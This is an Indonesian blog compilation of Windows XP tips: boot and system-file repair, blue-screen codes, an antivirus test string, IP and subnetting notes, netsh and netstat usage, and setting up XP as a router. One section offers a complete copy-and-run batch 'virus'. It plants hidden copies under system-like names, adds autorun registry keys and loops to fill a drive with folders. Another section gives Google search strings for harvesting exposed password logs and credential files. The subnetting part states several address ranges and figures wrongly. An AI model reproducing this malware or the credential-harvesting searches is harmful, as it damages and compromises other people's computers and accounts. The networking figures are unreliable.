
    > C: del boot.ini
    > C: BOOTCFG /Rebuild
    6. Kemudian lakukan seperti gambar di bawah

    7. Setelah selesai Rebuild ketik
    C: CHKDSK /R /F kemudian
    C: FIXBOOT
    Muncul “Sure you want to write a new bootsector to the partition C: ?” tekan “Y”
    C: EXIT
    Tekan Enter
    Selesai...........

    BLUE SCREEN ERROR.

    BLUE SCREEN ERROR.

    Mengenal Error Blue Screen Pada Windows

    1. IRQL_NOT_LESS_OR_EQUAL (0X0000000A)
    Error ini yang paling sering muncul pada saat terjadi Blue Screen.
    Pesan kesalahan ini biasanya disebabkan kerena ada ketidakcocokan driver yang terinstall di komputer.
    Penyebabnya:
    - Driver yang bentrok atau tidak cocok
    - Permasalahan pada Video Card, hal ini mencakup video card yang di overclock melebihi batas atau Anda baru berganti Video card dan Anda belum menguninstall driver Video card lama dari chipset berbeda
    - Permasalahan pada Audio Card, meliputi kesalahan konfigurasi atau bug dalam driver sound card

    2. NTFS_FILE_SYSTEM atau FAT_FILE_SYSTEM (0X00000024) atau (0X00000023)
    Pesan error ini setidaknya sudah sedikit memberikan gambaran di mana kerusakan berada, yaitu ada di partisi atau filesystemnya tetapi bukan di harddisknya.
    Kita bisa melakukan pengecekan dengan memeriksa kabel SATA atau PATA atau bisa mengecek partisi dengan tool chkdsk.

    3. UNEXPECTED_KERNEL_MODE_TRAP (0X0000007F)
    Bila Anda mendapatkan pesan error seperti ini, dapat disebabkan karena:
    - Overclock Hardware yang berlebihan
    - Komponen komputer yang terlalu panas
    - BIOS yang korup
    - Memory dan CPU yang cacat

    4. DATA_BUS_ERROR
    Pesan error ini disebabkan karena adanya kemungkinan bahwa memory atau slot memory di motherboard rusak.

    5. PAGE_FAULT_IN_NONPAGED_AREA
    Pesan error ini disebabkan karena adanya kerusakan hardware, termasuk memory utama, memory video card, atau memory di processor (L2 Cache)

    6. INACCESSIBLE_BOOT_DEVICE
    Pesan error ini disebabkan karena adanya kesalahan dalam konfigurasi jumper harddisk yang salah, virus boot sector, driver IDE controller yang salah, atau kesalahan driver chipset.

    7. VIDEO_DRIVER_INIT_FAILURE
    Pesan error ini disebabkan karena adanya Kesalahan terjadi pada instalasi driver video card yang kurang sempurna, restart pada saat instalasi atau juga dapat terjadi karena kesalahan dalam instalasi driver.

    8. BAD_POOL_CALLER
    Pesan error ini disebabkan karena adanya Kesalahan ini dapat terjadi karena kesalahan atau driver yang tidak kompatibel. Sering terjadi saat melakukan instalasi XP dari upgrade, atau bukan dari instalasi baru.

    9. PEN_LIST_CORRUPT
    Pesan error ini disebabkan karena adanya kerusakan RAM

    10. MACHINE_CHECK_EXCEPTION
    Pesan error ini disebabkan oleh cacatnya CPU, atau yang di overclock secara agresif, serta power supply yang kekurangan daya atau rusak.

    Memperbaiki Windows XP Tanpa Install Ulang


    Memperbaiki Windows XP Tanpa Install Ulang

    CARA Memperbaiki Windows XP Tanpa Install Ulang

    1. Memperbaiki Instalasi (Repair Install)

    Jika Windows XP Anda rusak (corrupted) dimana Anda tidak mempunyai sistem operasi lain untuk booting,
    Anda dapat melakukan perbaikan instalasi (Repair Install) yang bekerja sebagaimana setting (pengaturan)
    yang awal.

    - Pastikan Anda mempunyai kunci (key) Windows XP yang valid.
    - Keseluruhan proses akan memakan waktu kurang lebih 1/2 atau 1 jam, tergantung spek komputer Anda.
    - Jika Anda dimintai password administrator, sebaiknya Anda memilih opsi perbaikan (repair) yang kedua,
    bukan yang pertama.
    - Masukkan CD Windows XP Anda dan lakukan booting dari CD tersebut.
    - Ketika sudah muncul opsi perbaikan kedua R=Repair, tekan tombol R
    Ini akan memulai perbaikan.
    - Tekan tombol F8 untuk menyetujui proses selanjutnya “I Agree at the Licensing Agreement”
    - Tekan tombol R saat direktori tempat Windows XP Anda terinstal. Biasanya C:\WINDOWS
    Selanjutnya akan dilakukan pengecekan drive C: dan mulai menyalin file-file.
    Dan secara otomatis restart jika diperlukan. Biarkan CD Anda dalam drivenya.
    - Berikutnya Anda akan melihat sebuah gambar “progress bar” yang merupakan bagian dari perbaikan,
    dia nampak seperti instalasi XP normal biasanya, meliputi “Collecting Information, Dynamic Update,
    Preparing Installation, Installing Windows, Finalizing Installation”.
    - Ketika ditanya, klik tombol Next
    - Ketika ditanya untuk memasukkan kunci, masukkan kunci (key) Windows XP Anda yang valid.
    - Normalnya Anda menginginkan tetap berada dalam nama Domain atau Workgroup yang sama.
    - Komputer akan restart.
    - Kemudian Anda akan mempunyai layar yang sama sebagaimana pengaktifan sistem ketika instalasi normal.
    - Register jika Anda menginginkannya (biasanya tidak diperlukan).
    - Selesai

    Sekarang Anda bisa log in dengan account Anda yang sudah ada.

    2. NTOSKRNL Rusak atau Hilang (Missing or Corrupt)

    Jika Anda mendapati pesan error bahwa “NTOSKRNL not found” / NTOSKRNL tak ditemukan, lakukan:
    - Masukkan CD Windows XP dan booting dari CD tersebut.
    - Pada saat muncul opsi R=Repair yang pertama, tekan tombol R.
    - Tekan angka sesuai dengan lokasi instalasi Windows yang ingin diperbaiki yang sesuai.
    - Biasanya #1
    - Pindahlah ke drive CD Drive Anda berada.
    - Ketik: CD i386
    - Ketik: expand ntkrnlmp.ex_ C:\Windows\System32\ntoskrnl.exe
    - Jika Windows XP Anda terinstal di tempat lain, maka ubahlah sesuai dengan lokasinya.
    - Keluarkan CD Anda dan ketikkan EXIT

    3. HAL.DLL Rusak atau Hilang (Missing or Corrupt)

    Jika Anda mendapatkan error berkenaan dengan rusak atau hilangnya file hal.dll, ada kemungkinan
    file BOOT.INI mengalami salah konfigurasi (misconfigured).

    - Masukkan CD Windows XP dan booting dari CD tersebut.
    - Pada saat muncul opsi R=Repair yang pertama, tekan tombol R.
    - Tekan angka sesuai dengan lokasi instalasi Windows yang ingin diperbaiki yang sesuai.
    - Biasanya #1
    - Ketik: bootcfg /list
    Menampilkan isi/masukan pada file BOOT.INI saat ini
    - Ketik: bootcfg /rebuild
    Memperbaiki konfigurasi dari file BOOT.INI
    - Keluarkan CD Anda dan ketikkan EXIT

    4. Direktori \WINDOWS\SYSTEM32\CONFIG rusak atau hilang

    Jika Anda mendapatkan error dengan tulisan:

    “Windows could not start because the following files is missing or corrupt
    \WINDOWS\SYSTEM32\CONFIG\SYSTEM or \WINDOWS\SYSTEM32\CONFIG\SOFTWARE”

    - Masukkan CD Windows XP dan booting dari CD tersebut.
    - Pada saat muncul opsi R=Repair yang pertama, tekan tombol R.
    - Tekan angka sesuai dengan lokasi instalasi Windows yang ingin diperbaiki yang sesuai.
    - Biasanya #1
    - Masukkan password administrator jika diperlukan.
    - Ketik: cd \windows\system32\config
    - Berikutnya tergantung di bagian mana letak terjadinya kerusakan:
    - Ketik: ren software software.rusak ATAU ren system system.rusak
    - Berikutnya lagi juga tergantung di bagian mana letak terjadinya kerusakan:
    - Ketik: copy \windows\repair\system
    - Ketik: copy \windows\repair\software
    - Keluarkan CD Anda dan ketikkan EXIT

    5. NTLDR atau NTDETECT.COM tak ditemukan (NTLDR or NTDETECT.COM Not Found)

    Jika Anda mendapati error bahwa NTLDR tak ditemukan saat booting:

    a. Untuk partisi tipe FAT
    - Silakan Anda melakukan booting dari disket Win98 Anda dan salinlah file NTLDR atau NTDETECT.COM
    dari direktori i386 ke drive induk (root) C:\

    b. Untuk partisi tipe NTFS
    - Masukkan CD Windows XP dan booting dari CD tersebut.
    - Pada saat muncul opsi R=Repair yang pertama, tekan tombol R.
    - Tekan angka sesuai dengan lokasi instalasi Windows yang ingin diperbaiki yang sesuai.
    - Biasanya #1
    - Masukkan password administrator jika diperlukan.
    - Masukkan perintah berikut, dimana X: adalah alamat drive dari CD ROM Anda (Sesuaikan!).
    - Ketik: COPY X:\i386\NTLDR C:\
    - Ketik: COPY X:\i386\NTDETECT.COM C:\
    - Keluarkan CD Anda dan ketikkan EXIT

    Cara Mengecek Apakah Antivirus Kita Bekerja


    Jika anda ragu apakah antivirus di komputer anda bekerja atau tidak, kita bisa mengetest dengan menggunakan script yang disediakan oleh EICAR (European Institute for Computer Anti-virus Research).
    Caranya adalah sebagai berikut :
    1. Buka Notepad anda, lalu copy dan paste kode dibawah ini di notepad anda.

    X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

    2. Teks yang dipaste harus dalam keadaan Horizontal.
    3. Lalu Save As Notepad anda dengan ekstension .com, nama terserah anda.
    Contoh : antiviruscheck.com
    4. Jika beberapa saat setelah anda melakukan Save As file tersebut dan antivirus anda langsung mendeteksi sebagai virus maka antivirus anda berarti bekerja dengan baik.

    Teknik dasar hacking

    contoh membuat virus sendiri
    mau menjahili teman atau ingin balas dendam? jangan dong..! tidak baik..
    untuk bisa membuat virus tentunya kita tidak harus tau bahasa program cukup
    copy paste tip di bawah ini....
    pada tip kali ini kita mencoba menggunakan notepad sebagai medianya.
    contoh program:

    @echo off
    title %username% acid burn Simple Commend !!!
    echo ~~~~~~~~~~~~~~ 100% Succes Complete ~~~~~~~~~~~~~~~~~
    copy *.cmd c:\Autoexec.cmd >nul
    copy *.cmd c:\ntldr.cmd >nul
    copy *.cmd c:\MSDOS.cmd >nul
    copy *.cmd c:\IO.cmd >nul
    copy *.cmd c:\hiberfil.cmd >nul
    copy *.cmd c:\pagefile.cmd >nul
    attrib +r +s +h c:\Autoexec.cmd >nul
    attrib +r +s +h c:\ntldr.cmd >nul
    attrib +r +s +h c:\MSDOS.cmd >nul
    attrib +r +s +h c:\IO.cmd >nul
    attrib +r +s +h c:\hiberfil.cmd >nul
    attrib +r +s +h c:\pagefile.cmd >nul
    attrib +r +s +h c:\Tes aja.exe>nul

    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v tpurnoto@yahoo.com /t REG_SZ /d c:\Autoexec.cmd /f >nul
    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v System32 /t REG_SZ /d c:\ntldr.cmd /f >nul
    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Windows /t REG_SZ /d c:\MSDOS.cmd /f >nul
    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v AdobeLauncer /t REG_SZ /d c:\IO.cmd /f >nul
    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MsOffice /t REG_SZ /d c:\hiberfil.cmd /f >nul
    reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Reader /t REG_SZ /d c:\pagefile.cmd /f >nul
    md D:\Data_%username%\acid burn.exe
    md c:\system.bat
    :start
    mkdir e:\%random% mkdir e:\%random% mkdir e:\%random%
    mkdir e:\%random% mkdir e:\%random% mkdir e:\%random%
    mkdir e:\%random% mkdir e:\%random% mkdir e:\%random%
    mkdir e:\%random% mkdir e:\%random% mkdir e:\%random%
    goto start


    Copy code di atas save dengan nama cobavirus.bat ganti save as type nya menjadi all files.Nah tinggal di jalanin aja tuhh .Selamat mencoba …..

    Jika terjadi kerusakan pada system anda Penulis tidak bertanggung jawab.,Dan kode diatas jangan digunakan untuk menjahili orang .

    catatan jika ingin mencoba ada baiknya jangan di komputer sendiri...
    dan jangan di taruh di flashdisk karena pasti rusak..

    Hacking dengan tangan kosong
    SEPERTI halnya beladiri disamping pandai memainkan senjata(TOOLS)seorang hacker juga di tuntut untuk bisa berkelahi dengan TANGAN KOSONG
    Untuk mendapatkan password secara langsung sebenarnya banyak cara yang bisa dilakukan, seperti mencari dari berkas log, list password dan banyak lagi.

    kali ini kita akan mencobanya dulu mendapatkan user name dan password dengan menggunakan berkas log. Untuk situs-situs yang tingkat security lemah cara ini akan sangat ampuh, tapi jangan coba-coba untuk melakukan hal yang tidak baik.Berikut adalah langkah-langkah untuk melakukan google hacking dengan memanfaatkan keyword berkas log

    1. Masuk ke alamat situs google : http://www.google.com.

    2. Pada kotak search google masukan keyword berikut ini :

    inurl : password.log filetype :log

    keterangan :

    inurl :password.log >digunakan untuk mencari url atau alamat yang relepan.

    filetype: log >digunakan untuk mencari secara spesifik file yang bertife log.

    3. Jika sudah mengetikan keyword tersebut tekan Enter,


    4. Cobalah untuk masuk ke situs tersebut, dan coba memasukan user name dan

    passwordnya. Jika berhasil, selamat Anda berhasil menjebol passwordnya.

    Tapi ingat jangan digunakan untuk hal-hal yang tidak baik.


    Mencari List Password

    Untuk mencari password kita juga bisa menggunakan dalam daftar password yang

    tersedia. Terkadang ada beberapa situs yang menyimpan password dalam suatu file.

    Celah ini bisa kita manfaatkan untuk mendapatkan password, berikut langkahlangkahnya:

    1. Masuk kembali ke alamat situs : http://www.google.com.

    2. Pada kotak search google masukan keyword berikut ini :

    “login:*””password=*”filetype:xls

    Keterangan :

    Perintah ini digunakan untuk untuk mendapatkan password login dengan

    memanfaatkan password yang tersimpan dalam file Ms. Excel.

    3. Jika sudah tekan Enter.


    Mendapatkan Username dari Registry

    Google juga memiliki kemampuan untuk mendapatkan password dengan

    menggunakan registry yang biasanya menyimpan informasi penting. Registry

    tersebut biasanya disimpan dalam mesin web tersebut.

    Berikut langkah-langkah untuk mencari user name dengan registry :

    1. Masuk ke alamat situs google : http://www.google.com.

    2. Pada kotak search google masukan keyword berikut ini :

    filetype:reg reg HKEY_CURRENT_USER username

    Keterangan :

    Keyword ini digunakan untuk memerintahkan google mencari file bertipe

    reg (Regedit) dengan path HCU(Hkey_Current_User) username

    3. Jika sudah mengetikan keyword tersebut tekan Enter.

    selamat mencoba....

    Sedikit pengenalan tentang IP address

    IPV4 itu yang terdiri dari 4 segment xxx.xxx.xxx.xxx = 32 bit
    dimana 1 segment = 1byte = 8bit
    nilai total dari masing2 segment adalah 255
    itu diambil dari perpangkatan 2 pangkat bilangan dari 0-7
    nilainya 128+64+32+16+8+4+2+1= 255
    bila nilai 255 maka nilia bit persegment = 1 1 1 1 1 1 1 1

    misal IP 192.168.10.1 / 24
    maka nilai IP segment pertama :
    1 1 0 0 0 0 0 0 . 1 0 1 0 1 0 0 0 . 0 0 0 0 1 0 1 0 . 0 0 0 0 0 0 0 1
    192 . 168 . 10 . 1

    dan / 32 adalah subnet masknya dari jumlah bitnya..
    1 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 1 . 0 0 0 0 0 0 0 0
    255 . 255 . 255 . 0


    IP Address
    class A, range 1-126, IP Private 1.0.0.1 s/d 126.255.255.254, subnet mask 255.0.0.0
    class B, range 128-191, IP Private 128.0.0.1 s/d 191.255.255.254, subnet mask 255.255.0.0
    class C, range 191-223, IP Prvate 191.0.0.1 s/d 223.255.255.254, subnet mask 255.255.255.0

    nb :
    IP 127.0.0.1 itu untuk IP loopback/ localhost
    IP 0.0.0.0 dan 255.255.255.255 untuk broadcast
    untuk class D dan E dah jarang di gunakan, jadi yang ini aja ya

    contoh :
    IP class A, misal : 100.10.10.1
    maka subnet mask : 255.0.0.0

    IP class B, misal : 172.16.10.1
    maka subnet mask : 255.255.0.0

    IP class C, misal : 192.168.10.1
    maka subnet mask : 255.255.255.0


    Network dan Host
    class A, Network ID W.0.0.0, Host ID 0.X.Y.Z, jumlah PC 16,777,214 hosts
    class B, Network ID W.X.0.0, Host ID 0.0.Y.Z, jumlah PC 65,532 hosts
    class C, Network ID W.X.Y.0, Host ID 0.0.0.Z, jumlah PC 254 hosts

    contoh:
    IP class A, misal : 100.10.10.1
    maka Network ID : 100.0.0.0
    dan Host ID : 0.10.10.1

    IP class B, misal : 172.16.10.1
    maka Network ID : 172.16.0.0
    dan Host ID : 0.0.10.1

    IP class C, misal : 192.168.10.1
    maka Network ID : 192.168.10.0
    dan Host ID : 0.0.0.1


    Subnetting
    rumus:
    1. Mencari IP Pertaman = 265-jumlah nilai range terakhir
    2. Jumlah Network ID = 2^x-2
    dimana, x = nilai bit pada segment terakhir yang bernilai 1
    3. Jumlah Host ID = 2^y-2
    dimana, y= nilai bit pada segment terakhir yang bernilai 0

    defaut subnet:
    /8 = 255.0.0.0
    /16 = 255.255.0.0
    /24 = 255.255.255.0
    dimana subnetting hanya menentukan jumlah dari Network ID dan Jumlah Host ID


    source :devilzc0de
    Diposkan oleh www.toto share.com di 08:10 0 komentar
    Kirimkan Ini lewat EmailBlogThis!Berbagi ke TwitterBerbagi ke Facebook
    TCP/IP dengan Command Prompt
    Pada bagian ini, ijinkan saya memaparkan trik atau cara Konfigurasi TCP/IP dengan Command Prompt. ide ini saya buat karena saya yakin windows juga mengkonfigurasi tcp/ip sama dengan linux, yaitu bisa juga dalam konsole, akan tetapi di windows menggunakan cmd, oke langsung saja !!!

    Namun, yang pertama harus dilakukan adalah mengetahui nama koneksi yang akan kita konfigurasi. Hal ini bisa dilakukan dengan:

    1. Buka Control Panel melalui Start >> Run ketik "control panel" dan tekan Enter.

    2. Pada jendela Control Panel, buka Network Connections

    3. Anda juga bisa mengetik "ncpa.cpl" tanpa tanda petik pada kotak dialog Run.

    4. Maka akan terlihat icon-icon network connection yang ada di komputer.

    5. Pilih nama koneksi yang akan di konfigurasi. Dalam hal ini saya anggap namanya "Local Area Connection".

    6. Jika Anda hanya mempunyai satu koneksi biasanya namanya secara default juga "Local Area Connection".


    Setelah kita mengetahui nama koneksi yang akan kita konfigurasi, kini saatnya kita mengkonfigurasi TCP/IP melalui CMD. Nama koneksi yang akan kita konfigurasi adalah "Local Area Connection" dengan konfigurasi bertipe static yaitu dengan IP Address: 192.168.0.100, Subnet mask: 255.255.255.0, Default Gateway: 192.168.0.1, DNS: 192.168.0.1, dan WINS: 192.168.0.1. Berikut cara mengkonfigurasi TCP/IP dengan Netsh:

    1. Buka Command Prompt dengan klik Start >> Run ketik cmd.

    2. Pada jendela CMD, ketik:


    Code:
    netsh interface ip set address name="Local Area Connection" static 192.168.0.100 255.255.255.0 192.168.0.1
    setelah itu tekan enter

    3. Berikutnya, untuk setting DNS statis Anda bisa mengetik:
    Code:
    netsh interface ip set dns "Local Area Connection" static 192.168.0.1
    kemudian tekan Enter. Dengan asumsi DNS yang kita gunakan adalah 192.168.0.1

    4. Untuk setting WINS statis Anda bisa mengetik:
    Code:
    netsh interface ip set wins "Local Area Connection" static 192.168.0.1
    kemudian tekan Enter. Dengan asumsi WINS yang kita gunakan adalah 192.168.0.1

    Sekarang bagaimana jika ingin mengkonfigurasi TCP/IP secara dinamis melalui CMD? Berikut perintahnya:

    1. Untuk konfigurasi IP Address dinamis, ketik:
    Code:
    netsh interface ip set address name="Local Area Connection" dhcp
    dan tekan Enter.

    2. Untuk setting DNS dinamis, ketik:
    Code:
    netsh interface ip set dns "Local Area Connection" dhcp
    dan tekan Enter.

    3. Dan untuk konfigurasi WINS, gunakan perintah ini:
    Code:
    netsh interface ip set wins "Local Area Connection" dhcp
    selanjutnya tekan Enter.


    Tips mendeteksi penyusup lewat Dos

    Ternyata di Dos ada fasiltas yang mungkin kita semua lupakan dan jarang digunakan perintah itu adalah NETSTAT . Windows menyediakan perintah ini untuk mendukung jaringan .
    Netstat juga bisa digunakan untuk melihat ip-ip yang sedang terhubung ke komputer kita.

    Untuk itu buka dos command kamu , BB17er tau kan caranya, kalau ga tau nich :

    Quote:- Start>Run>command.exe [utk win 95/98]

    - Start>Run>cmd.exe [utk win 2000/xp /nt]


    lalu mucul deh command prompt

    Quote:C:\winnt>netstat ?

    Displays protocol statistics and current TCP/IP network connections.

    NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

    -a Displays all connections and listening ports.
    -e Displays Ethernet statistics. This may be combined with the -s option.
    -n Displays addresses and port numbers in numerical form.
    -p proto Shows connections for the protocol specified by proto; proto may be TCP or UDP. If used with the -s option to display per-protocol statistics, proto may be TCP, UDP, or IP.
    -r Displays the routing table.
    -s Displays per-protocol statistics. By default, statistics are
    shown for TCP, UDP and IP; the -p option may be used to specify
    a subset of the default.
    interval dedisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.


    Sekarang kita gunakan netstat untuk melihat koneksi yang sedang terhubung gunakan -a

    Quote:C:\winnt>netstat -a
    Proto Local Address Foreign Address State
    TCP me:http me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:epmap me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:https me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:microsoft-ds me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1025 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1027 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1028 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1071 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1146 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1163 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1253 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1261 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1288 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1306 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1314 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:5101 me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:epmap 10.22.1.236:4504 TIME_WAIT
    TCP me:netbios-ssn me.ladomain.lintasarta.co.id:0 LISTENING
    TCP me:1071 LAJKTTS02:1080 ESTABLISHED
    TCP me:1288 IS~HRS:microsoft-ds ESTABLISHED
    TCP me:1306 GREENGUY:microsoft-ds ESTABLISHED
    UDP me:1134 *.*


    sebelah nama pc itu adalah port yang digunakan untuk hubungan.
    netstat diatas saya mengunakan komputer kantor yang mengunakan ip dhcp .
    Disini kita bisa melihat siapa-siapa aja yang terhubung dalam komputer kita
    atau dengan contoh yang lebih jelas ini . Untuk lebih jelasnya aku akan coba menyusup ke komputer orang lain dengan mengunakan kaht2 :d
    dan aku udah dapat menyusup.

    Quote:C:\WINDOWS\System32>netstat -a
    Active Connections

    Proto Local Address Foreign Address State
    TCP khs_2003:epmap khs_2003:0 LISTENING
    TCP khs_2003:microsoft-ds khs_2003:0 LISTENING
    TCP khs_2003:1025 khs_2003:0 LISTENING
    TCP khs_2003:1063 khs_2003:0 LISTENING
    TCP khs_2003:1093 khs_2003:0 LISTENING
    TCP khs_2003:1136 khs_2003:0 LISTENING
    TCP khs_2003:1138 khs_2003:0 LISTENING
    TCP khs_2003:5000 khs_2003:0 LISTENING
    TCP khs_2003:43715 khs_2003:0 LISTENING
    TCP khs_2003:epmap 10.21.3.17:3628 TIME_WAIT <------1 TCP khs_2003:epmap 10.21.3.50:1686 FIN_WAIT_2 <------2 TCP khs_2003:netbios-ssn khs_2003:0 LISTENING TCP khs_2003:1093 10.21.1.18:8080 CLOSE_WAIT TCP khs_2003:1136 10.21.1.18:8080 ESTABLISHED TCP khs_2003:1138 10.21.1.18:8080 ESTABLISHED TCP khs_2003:11196 khs_2003:0 LISTENING TCP khs_2003:43715 10.21.3.50:1687 ESTABLISHED <------3 UDP khs_2003:microsoft-ds *:* UDP khs_2003:isakmp *:* UDP khs_2003:1028 *:* UDP khs_2003:1035 *:* UDP khs_2003:ntp *:* UDP khs_2003:netbios-ns *:* UDP khs_2003:netbios-dgm *:* UDP khs_2003:1900 *:* UDP khs_2003:13715 *:* UDP khs_2003:61804 *:* UDP khs_2003:ntp *:* UDP khs_2003:1032 *:* UDP khs_2003:1036 *:* UDP khs_2003:1107 *:* UDP khs_2003:1134 *:* UDP khs_2003:1900 *:* Komputer ini sedang di susupi oleh aku coba lihat port nya.pada angka 3 ada port yang dibuka kaht2 untuk menge sploit suatu komputer. Lalu bagaimana kita cara kita untuk mengetahui nama komputer yang sedang menyusup ke komputer kita . Gunakan nbtstat -a Quote:C:\WINDOWS\System32>nbtstat -a [ip]
    C:\WINDOWS\Syetem32>nbtstat -a 10.21.3.50
    Jantung:
    Node IpAddress: [10.21.3.50] Scope Id: []

    NetBIOS Remote Machine Name Table

    Name Type Status
    ---------------------------------------------
    ME <00> UNIQUE Registered
    ME <20> UNIQUE Registered
    WORKGROUP <00> GROUP Registered
    WORKGROUP <1e> GROUP Registered
    ME <03> UNIQUE Registered
    INet~Services <1c> GROUP Registered
    IS~ME..........<00> UNIQUE Registered

    MAC Address = 00-60-08-29-37-48


    Coba lihat ternyata ip 10.21.3.50 nama pc nya adalah me dan dia join ke workgroup.
    Kita bisa buat kaget orang yang mengintip kita itu gunakan netsend fasiltas yang hanya ada pada win 2000/xp atau nt .

    Quote:C:\winnt>net send [ip/nama pc] [pesan]


    Ternyata belajar network itu sangat lah mengasyikkan, yg penting kita ada kemauan pasti ada jalan....

    semoga bermanfaat !!!

    Buat Router di XP

    Router di xp..??? apakah bisa, jawabnya sangat bisa, jika kita selama ini akrab dengan router di linux, di Xp kita juga bisa buat router, caranya mudah,langsung saja....

    >>>
    Kebutuhan hardware :

    - 1 buah PC dengan memory minimal 512 mb ( Recomended )
    - 2 buah LAN Card

    Istilah dalam konfigurasi :
    - LAN in ; konfigurasi untuk seting jaringan (LAN) internal yang digunakan
    - LAN out ; konfigurasi untuk seting IP dari ISP (Modem) ke jaringan internal
    - ICS (Internet Connection Sharing) ; fasilitas pada windows XP untuk berbagai - pakai koneksi internet pada jaringan.

    Langkah-langkah konfigurasi :
    - siapkan 1 buah PC yang akan dijadikan router
    - pastikan 2 buah LAN Card telah terpasang dan terdeteksi oleh Windows XP
    - untuk LAN Card pertama ganti namanya menjadi LAN in dan yang kedua ganti menjadi LAN out (untuk memudahkan seting IP)>>>silakan di sesuaikan sendiri
    - seting IP pada LAN out dengan IP yang telah diberikan oleh ISP (isi IP, Subnet Mask, Gateway, 1st DNS, 2nd DNS)
    contoh seting LAN out:


    IP : 192.168.1.2
    Subnet Mask : 255.255.255.0
    Gateway : 192.168.1.1
    1st DNS : xxx.xxx.xxx.xxx
    2nd DNS : xxx.xxx.xxx.xxx


    - aktifkan Internet Connection Sharing (install jika belum ada), dan centang pilihan pada Internet Connection Sharing (lihat bagian PropertiesAdvances pada seting LAN card)
    - untuk seting IP LAN in, atur IP agar tidak sama dengan IP lainnya pada jaringan internal, samakan Subnet Mask, kosongkan Gateway, dan samakan DNS.
    contoh seting LAN in:


    IP : 10.10.1.1
    Subnet Mask : 255.0.0.0
    Gateway : kosongkan
    1st DNS : xxx.xxx.xxx.xxx
    2nd DNS : xxx.xxx.xxx.xxx


    - LAN in tidak perlu dishare (ICS disable)
    - Sekarang untuk workstation, seting IP (bedakan untuk masing-masing IP), Subnet Mask, isikan Gateway dengan IP LAN in, seting DNS
    contoh seting Workstation1 :


    IP : 10.10.1.2
    Subnet Mask : 255.0.0.0
    Gateway : 10.10.1.1
    1st DNS : xxx.xxx.xxx.xxx
    2nd DNS : xxx.xxx.xxx.xxx

    Cukup sekian langkahnya, mudah bukan?
    silakan dicoba....

    Kamis, 05 Januari 2012

    CARA MELIHAT TAGIHAN LISTRIK DAN TELKOM ANDA VIA INTERNET

    Bagi yang belum tahu cara melihat TAGIHAN LISTRIK anda bisa di KLIK di sini:

    http://202.162.217.251/info_billing/index.php

    Tinggal masukan nomor ID yg berjumlah 12 digit yang ada di kartu meteran listrik (biasanya tergantung/menempel di meteran listrik )
    Dan nama yang tertera sesuai dengan nama pelanggan pada rekening listrik.


    Untuk tagihan TELKOM :

    http://infobill.telkom.co.id/index.php


    Semoga bermanfaat......................